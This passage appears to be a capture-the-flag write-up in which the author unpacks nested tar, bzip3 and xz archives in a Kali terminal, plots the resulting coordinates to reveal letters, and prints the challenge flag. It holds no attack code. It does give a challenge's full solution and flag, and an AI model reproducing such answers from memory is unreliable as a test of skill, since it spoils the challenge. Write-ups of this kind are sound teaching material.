
```
kali@DESKTOP-62KV6DJ:/tmp$ file third
third: POSIX tar archive (GNU)
kali@DESKTOP-62KV6DJ:/tmp$
```

The decompresses file is a tar file. Similarly, its renamed to third.tar and un-archived. This process is repeated for multiple compressions tools(bzip3 and xz) to eventually get the coordinates



```
kali@DESKTOP-62KV6DJ: /tmp $ cat third
52,7
52,14
56,0
56,14
60,12
60,3
64,7
67,0
68,0
69,0
70,0
71,0
72,0
73,0
74,0
75,0
76,0
77,0
78,0
80,0
80,7
80,14
83,13
83,8
85,10
80,3
80,10
```

All these points are plotted on a map or a graph to reveal dots that can be connected to form English letters.



Flag: REDFOX{ONE_WORLD_P1RATE5}